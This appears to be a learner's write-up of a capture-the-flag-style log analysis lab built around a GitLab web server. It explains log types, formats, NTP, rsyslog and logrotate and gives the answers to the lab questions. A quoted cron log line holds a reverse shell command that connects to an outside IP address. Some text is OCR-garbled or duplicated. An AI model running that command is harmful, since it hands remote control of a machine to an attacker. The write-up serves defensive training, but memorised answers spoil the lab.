


Logs are a record of events within a system. These records provide a detailed account of what a system has been doing, capturing a wide range of events such as user logins, file accesses, system errors, network connections, and changes to data or system configurations.

While the specific details may differ based on the type of log, a log entry usually includes the following information:

- A timestamp of when an event was logged
- The name of the system or application that generated the log entry
- The type of event that occurred
- Additional details about the event, such as the user who initiated the event or the device's IP address that generated the event

This information is typically stored in a **log file**, which contains aggregated entries of what occurred at any given time on a system.

However, since digital interactions are continuous and fast-paced, the log file's size may exponentially grow depending on the activities logged on a system.

The True Power of Logs: Contextual Correlation

A single log entry may seem insignificant on its own. But when log data is aggregated, analysed, and cross-referenced with other sources of information, it becomes a potent investigation tool. Logs can answer critical questions about an event, such as:

- **What** happened?
- **When** did it happen?
- **Where** did it happen?
- **Who** is responsible?
- **Were** their actions **successful**?
- **What** was the result of their action?


Answer the questions below

What is the name of your colleague who left a note on your Desktop?


Perry

✓ Correct Answer

We can see that the full name is Perry




```
4. You can check the logrotate configuration of this server at /etc/lo
of our gitlab instance at /var/opt/gitlab/logrotate/logrotate.d/ if ne

5. I'm still coordinating with SecOps to get more specific informatio
apparently, there may be someone persistently scanning our GitLab serv

Cheers, and I hope this helps!

- Perry
```



What is the full path to the suggested log file for initial investigation?

/var/log/gitlab/nginx/access.log

We can find path here:



```
2. You could look at the available logs in /var/log/gitlab/, but I suggest looking into /var/log/-
gitlab/nginx/access.log and searching for suspicious web browser activity first.

3. Unfortunately, this server is not managed frequently, and we have yet to configure the log
forwarding to SIEM-02 with rsyslog though it is commented in the config, so you might need to collect
the logs manually.
```

Specific log types can offer a unique perspective on a system's operation, performance, and security. While there are various log types, we will focus on the most common ones that cover approximately 80% of the typical use cases.

Below is a list of some of the most common log types:

SERVER LOGS DNS ACTIVITY FIREWALL LOGS DATABASE LOGS DHCP LOGS	- **Application Logs:** Messages about specific applications, including status, errors, warnings, etc. - **Audit Logs:** Activities related to operational procedures crucial for regulatory compliance. - **Security Logs:** Security events such as logins, permissions changes, firewall activity, etc. - **Server Logs:** Various logs a server generates, including system, event, error, and access logs. - **System Logs:** Kernel activities, system errors, boot sequences, and hardware status. - **Network Logs:** Network traffic, connections, and other network-related events. - **Database Logs:** Activities within a database system, such as queries and updates. - **Web Server Logs:** Requests processed by a web server, including URLs, response codes, etc.

Understanding the various log types, formats, and standards is critical for practical log analysis. It enables an analyst to effectively parse, interpret, and gain insights from log data, facilitating troubleshooting, performance optimisation, incident response, and threat hunting.

Log Formats

A log format defines the structure and organisation of data within a log file. It specifies how the data is encoded, how each entry is delimited, and what fields are included in each row. These formats can vary widely and may fall into three main categories: Semi-structured, Structured, and Unstructured. We'll explore these categories and illustrate their usage with examples.

- **Semi-structured Logs:** These logs may contain structured and unstructured data, with predictable components accommodating free-form text. Examples include:

  ```
  - **Syslog Message Format:** A widely adopted logging protocol for system and network logs.

      Example of a log file utilising the Syslog Format
  ```

~~~
    ```shell-session
    damianhall@WEBSRV-02:~/logs$ cat syslog.txt
    May 31 12:34:56 WEBSRV-02 CRON[2342593]: (root) CMD ([ -x
/etc/init.d/anacron ] && if [ ! -d /run/systemd/system ]; then
/usr/sbin/invoke-rc.d anacron start >/dev/null; fi)
    ```




- **Windows Event Log (EVTX) Format:** Proprietary Microsoft log for
Windows systems.

    Example of a log file utilising the Windows Event Log (EVTX) Format

    ```shell-session
    PS C:\WINDOWS\system32> Get-WinEvent -Path
"C:\Windows\System32\winevt\Logs\Application.evtx"



       ProviderName: Microsoft-Windows-Security-SPP

    TimeCreated                      Id LevelDisplayName Message
    -----------                      -- ---------------- -------
    31/05/2023 17:18:24           16384 Information      Successfully
scheduled Software Protection service for re-start
    31/05/2023 17:17:53           16394 Information      Offline downlevel
migration succeeded.
    ```
~~~

Structured Logs: Following a strict and standardised format, these logs are conducive to parsing and analysis. Typical structured log formats include:

- **Field Delimited Formats:** Comma-Separated Values (CSV) and Tab-Separated Values (TSV) are formats often used for tabular data.

Example of a log file utilising CSV Format

```
damianhall@WEBSRV-02:~/logs$ cat log.csv
"time","user","action","status","ip","uri"
"2023-05-
```

```
31T12:34:56Z","adversary","GET",200,"34.253.159.159","http://gitlab.swifts
pend.finance:80/"
```

- **JavaScript Object Notation (JSON):** Known for its readability and compatibility with modern programming languages.

  Example of a log file utilising theJSONFormat

  ```
  damianhall@WEBSRV-02:~/logs$ cat log.json
  {"time": "2023-05-31T12:34:56Z", "user": "adversary", "action": "GET",
  "status": 200, "ip": "34.253.159.159", "uri":
  "http://gitlab.swiftspend.finance:80/"}
  ```

- **W3C Extended Log Format (ELF):** Defined by the World Wide Web Consortium (W3C), customizable for web server logging. It is typically used by Microsoft Internet Information Services (IIS) Web Server.

  Example of a log file utilising W3C Extended Log Format (ELF)

  ```
  damianhall@WEBSRV-02:~/logs$ cat elf.log
  #Version: 1.0
  #Fields: date time c-ip c-username s-ip s-port cs-method cs-uri-stem sc-
  status
  31-May-2023 13:55:36 34.253.159.159 adversary 34.253.127.157 80 GET
  /explore 200
  ```

- - **eXtensible Markup Language (XML):** Flexible and customizable for creating standardized logging formats.

    ~~~
    Example of a log file utilising anXMLFormat

    ```shell-session
    damianhall@WEBSRV-02:~/logs$ cat log.xml
    <log><time>2023-05-31T12:34:56Z</time><user>adversary</user>
    <action>GET</action><status>200</status><ip>34.253.159.159</ip>
    <url>https://gitlab.swiftspend.finance/</url></log>
    ```
    ~~~

- **Unstructured Logs:** Comprising free-form text, these logs can be rich in context but may pose challenges in systematic parsing. Examples include:
  - **NCSA Common Log Format (CLF):** A standardized web server log format for client requests. It is typically used by the Apache HTTP Server by default. Example of a log file utilising NCSA Common Log Format (CLF)

    ```
    damianhall@WEBSRV-02:~/logs$ cat clf.log
    34.253.159.159 - adversary [31/May/2023:13:55:36 +0000] "GET /explore HTTP/1.1" 200 4886
    ```

  - - **NCSA Combined Log Format (Combined):** An extension of CLF, adding fields like referrer and user agent. It is typically used by Nginx HTTP Server by default.

      Example of a log file utilising NCSA Combined Log Format (Combined)

      ```
      damianhall@WEBSRV-02:~/logs$ cat combined.log
      34.253.159.159 - adversary [31/May/2023:13:55:36 +0000] "GET /explore HTTP/1.1" 200 4886 "http://gitlab.swiftspend.finance/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
      ```

IMPORTANT: Custom-defined formats can be crafted to meet specific applications or use cases. These formats provide flexibility but may necessitate specialised parsing tools for effective interpretation and analysis.

Log Standards

A log standard is a set of guidelines or specifications that define how logs should be generated, transmitted, and stored. Log standards may specify the use of particular log formats, but they also cover other aspects of logging, such as what events should be logged, how logs should be transmitted securely, and how long logs should be retained. Examples of log standards include:

- **[**Common Event Expression (CEE):**](**https://cee.mitre.org/**)** This standard, developed by MITRE, provides a common structure for log data, making it easier to generate, transmit, store, and analyse logs. - **OWASP Logging Cheat Sheet:** A guide for developers on building application logging mechanisms, especially related to security logging. - **Syslog Protocol:** Syslog is a standard for message logging, allowing separation of the software that generates messages from the system that stores them and the software that reports and analyses them. - **NIST Special Publication 800-92:** This publication guides computer security log management.

- Azure Monitor Logs: Guidelines for log monitoring on Microsoft Azure.
- Google Cloud Logging: Guidelines for logging on the Google Cloud Platform (GCP).
- Oracle Cloud Infrastructure Logging: Guidelines for logging on the Oracle Cloud Infrastructure (OCI).
- Virginia Tech - Standard for Information Technology Logging: Sample log review and compliance guideline

Answer the questions below

Based on the list of log types in this task, what log type is used by the log file specified in the note from Task 2?

Web Server Log

✓ Correct Answer

Based on the list of log formats in this task, what log format is used by the log file specified in the note from Task 2?

Combined

✓ Correct Answer

Log Collection

Log collection is an essential component of log analysis, involving the aggregation of logs from diverse sources such as servers, network devices, software, and databases.

For logs to effectively represent a chronological sequence of events, it's crucial to maintain the system's time accuracy during logging. Utilising the **Network Time Protocol (NTP)** is a method to achieve this synchronisation and ensure the integrity of the timeline stored in the logs.

As this is a foundational step to ensuring that a security analyst would have a comprehensive data set to review, the following is a simple step-by-step process to achieving this, bearing in mind the need to prioritise the collection based on significant information:

- **Identify Sources:** List all potential log sources, such as servers, databases, applications, and network devices.
- **Choose a Log Collector:** Opt for a suitable log collector tool or software that aligns with your infrastructure.
- **Configure Collection Parameters:** Ensure that time synchronisation is enabled through NTP to maintain accurate timelines, adjust settings to determine which events to log at what intervals, and prioritise based on importance.
- **Test Collection:** Once configured, run a test to ensure logs are appropriately collected from all sources.

IMPORTANT: Please be aware that NTP-based time synchronisation may not be possible to replicate with the VM since it has no internet connectivity. However, when performing this in practice, using **pool.ntp.org** to find an NTP server is best. Time synchronisation can be performed automatically on Linux-based systems or manually initiated by executing. `ntpdate pool.ntp.org`.

Example of Time Synchronisation with NTP on a Linux-based System

```
root@WEBSRV-02:~# ntpdate pool.ntp.org
12 Aug 21:03:44 ntpdate[2399365]: adjust time server 85.91.1.180 offset
0.000060 sec
root@WEBSRV-02:~# date
Saturday, 12 August, 2023 09:04:55 PM UTC
root@WEBSRV-02:~#
```

`ntpdate pool.ntp.org` is a command used in Unix-based operating systems to synchronize the system's clock with the Network Time Protocol (NTP) servers. Here's a breakdown of the components and their function:

1. **ntpdate**: This is a command-line utility used to set the date and time via NTP. It queries an NTP server and immediately sets the system clock to the server's time.
2. **pool.ntp.org**: This refers to the NTP Pool Project, which is a large, publicly accessible pool of NTP servers. The pool distributes client requests across a large number of volunteer NTP servers. Using `pool.ntp.org` in the command ensures that the system synchronizes time with a random server from the pool, providing redundancy and reliability.

When you run the command `ntpdate pool.ntp.org`, your system will:

1. Query the NTP servers in the `pool.ntp.org` pool.
2. Adjust the system clock to match the time provided by the queried NTP server.

This command is useful for ensuring that the system time is accurate, which is crucial for time-sensitive applications and maintaining synchronization across distributed systems.

Example Usage

To run the command, you might need superuser privileges, so you typically use `sudo`:

sh

Kopiraj kod

`sudo ntpdate pool.ntp.org`

This will update your system's clock with the time from an NTP server in the pool.

Log Management

Efficient Log Management ensures that every gathered log is stored securely, organised systematically, and is ready for swift retrieval. A hybrid approach can provide a balanced solution by hoarding all log files and selectively trimming.

Once you've collated your logs, effective management of them is paramount. These steps can be followed to achieve this:

- **Storage:** Decide on a secure storage solution, considering factors like retention period and accessibility.
- **Organisation:** Classify logs based on their source, type, or other criteria for easier access later.
- **Backup:** Regularly back up your logs to prevent data loss.
- **Review:** Periodically review logs to ensure they are correctly stored and categorised.

Log Centralisation

Centralisation is pivotal for swift log access, in-depth analysis, and rapid incident response. A unified system allows for efficient log management with tools that offer real-time detection, automatic notifications, and seamless integration with incident management systems.

Centralising your logs can significantly streamline access and analysis. Here's a simple process for achieving it:

- **Choose a Centralised System:** Opt for a system that consolidates logs from all sources, such as the Elastic Stack or Splunk.
- **Integrate Sources:** Connect all your log sources to this centralised system.
- **Set Up Monitoring:** Utilise tools that provide real-time monitoring and alerts for specified events.
- **Integration with Incident Management:** Ensure that your centralised system can integrate seamlessly with any incident management tools or protocols you have in place

`ntpdate pool.ntp.org` is a command used in Unix-based operating systems to synchronize the system's clock with the Network Time Protocol (NTP) servers. Here's a breakdown of the components and their function:

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2. Adjust the system clock to match the time provided by the queried NTP server.

This command is useful for ensuring that the system time is accurate, which is crucial for time-sensitive applications and maintaining synchronization across distributed systems.

Example Usage

To run the command, you might need superuser privileges, so you typically use `sudo`:

```
sudo ntpdate pool.ntp.org
```

This will update your system's clock with the time from an NTP server in the pool.

Practical Activity: Log Collection with rsyslog


This activity aims to introduce `rsyslog` and demonstrate how it can enhance the centralisation and management of logs. As part of the collection process, we will configure `rsyslog` to log all sshd messages to a specific file, such as `/var/log/websrv-02/rsyslog_sshd.log`. The steps below can be followed to achieve this:

1. **Open a Terminal.**
2. **Ensure rsyslog is Installed:** You can check if rsyslog is installed by running the command: `sudo systemctl status rsyslog`
3. **Create a Configuration File:** Use a text editor to create the following configuration file: `gedit /etc/rsyslog.d/98-websrv-02-sshd.conf`, `nano /etc/rsyslog.d/98-websrv-02-sshd.conf`, `vi /etc/rsyslog.d/98-websrv-02-sshd.conf`, or `vim /etc/rsyslog.d/98-websrv-02-sshd.conf`
4. **Add the Configuration:** Add the following lines in `/etc/rsyslog.d/98-websrv-02-sshd.conf` to direct the sshd messages to the specific log file:

   ```
   $FileCreateMode 0644
   :programname, isequal, "sshd" /var/log/websrv-02/rsyslog_sshd.log
   ```

5. **Save and Close the Configuration File.**
6. **Restart rsyslog:** Apply the changes by restarting rsyslog with the command: `sudo systemctl restart rsyslog`


7. **Verify the Configuration:** You can verify the configuration works by initiating an SSH connection to localhost via `ssh localhost` or by checking the log file after a minute or two.




Answer the questions below

After configuring rsyslog for sshd, what username repeatedly appears in the sshd logs at /var/log/websrv-02/rsyslog_sshd.log, indicating failed login attempts or brute forcing?

stansimon




```
nsimon from 34.253.159.159 port 39306 ssh2
Oct 25 16:29:11 WEBSRV-02 sshd[42152]: Failed password for invalid user st
nsimon from 34.253.159.159 port 39390 ssh2
Oct 25 16:29:12 WEBSRV-02 sshd[42139]: Connection closed by invalid user s
ansimon 34.253.159.159 port 39300 [preauth]
Oct 25 16:29:12 WEBSRV-02 sshd[42139]: PAM 1 more authentication failure;
ogname= uid=0 euid=0 tty=ssh ruser= rhost=34.253.159.159
Oct 25 16:29:12 WEBSRV-02 sshd[42146]: Connection closed by invalid user s
ansimon 34.253.159.159 port 39358 [preauth]
Oct 25 16:29:12 WEBSRV-02 sshd[42146]: PAM 1 more authentication failure;
ogname= uid=0 euid=0 tty=ssh ruser= rhost=34.253.159.159
Oct 25 16:29:12 WEBSRV-02 sshd[42145]: Connection closed by invalid user s
ansimon 34.253.159.159 port 39340 [preauth]
Oct 25 16:29:12 WEBSRV-02 sshd[42145]: PAM 1 more authentication failure;
ogname= uid=0 euid=0 tty=ssh ruser= rhost=34.253.159.159
Oct 25 16:29:13 WEBSRV-02 sshd[42140]: Connection closed by invalid user s
ansimon 34.253.159.159 port 39306 [preauth]
Oct 25 16:29:13 WEBSRV-02 sshd[42140]: PAM 1 more authentication failure;
ogname= uid=0 euid=0 tty=ssh ruser= rhost=34.253.159.159
Oct 25 16:29:13 WEBSRV-02 sshd[42152]: Connection closed by invalid user s
ansimon 34.253.159.159 port 39390 [preauth]
Oct 25 16:29:13 WEBSRV-02 sshd[42152]: PAM 1 more authentication failure;
ogname= uid=0 euid=0 tty=ssh ruser= rhost=34.253.159.159
```




What is the IP address of SIEM-02 based on the rsyslog configuration file /etc/rsyslog.d/99-websrv-02-cron.conf, which is used to monitor cron messages?

10.10.10.101




```
damianhall@WEBSRV-02:~$ cat  /etc/rsyslog.d/99-websrv-02-cron.conf
# Log Forwarding with rsyslog
$FileCreateMode 0644
:programname, isequal, "CRON" /var/log/websrv-02/rsyslog_cron.log
# Forward Logs to SIEM-02:51514
# *.* @10.10.10.101:51514
damianhall@WEBSRV-02:~$
```



Based on the generated logs in /var/log/websrv-02/rsyslog_cron.log, what command is being executed by the root user?


```
/bin/bash -c "/bin/bash -i >& /dev/tcp/34.253.159.159/9999 0>&1"
```

We can see the solution from the logs:




```
 user root by (uid=0)
Jul  9 07:40:01 WEBSRV-02 CRON[15989]: (root) CMD (/bin/bash -c "/bin/bash -i >&
 /dev/tcp/34.253.159.159/9999 0>&1")
Jul  9 07:40:01 WEBSRV-02 CRON[15988]: (CRON) info (No MTA installed, discarding
```

We can see from this that is 24



```
damianhall@WEBSRV-02:~$ cat /etc/logrotate.d/99-websrv-02_cron.conf
/var/log/websrv-02/rsyslog_cron.log {
    hourly
    rotate 24
    compress
    lastaction
        DATE=$(date +"%Y-%m-%d")
        echo "$(date)" >> "/var/log/websrv-02/hashes_"$DATE"_rsyslog_cron.txt"
        for i in $(seq 1 24); do
            FILE="/var/log/websrv-02/rsyslog_cron.log.$i.gz"
            if [ -f "$FILE" ]; then
                HASH=$(/usr/bin/sha256sum "$FILE" | awk '{ print $1 }')
                echo "rsyslog_cron.log.$i.gz "$HASH"" >> "/var/log/websrv-02/has
hes_"$DATE"_rsyslog_cron.txt"
            fi
        done
        systemctl restart rsyslog
    endscript
```




Answer the questions below

Based on the logrotate configuration /etc/logrotate.d/99-websrv-02_cron.conf, how many versions of old compressed log file copies will be kept?

24

We can get answer to second question from this oputput:



Based on the logrotate configuration /etc/logrotate.d/99-websrv-02_cron.conf, what is the log rotation frequency?

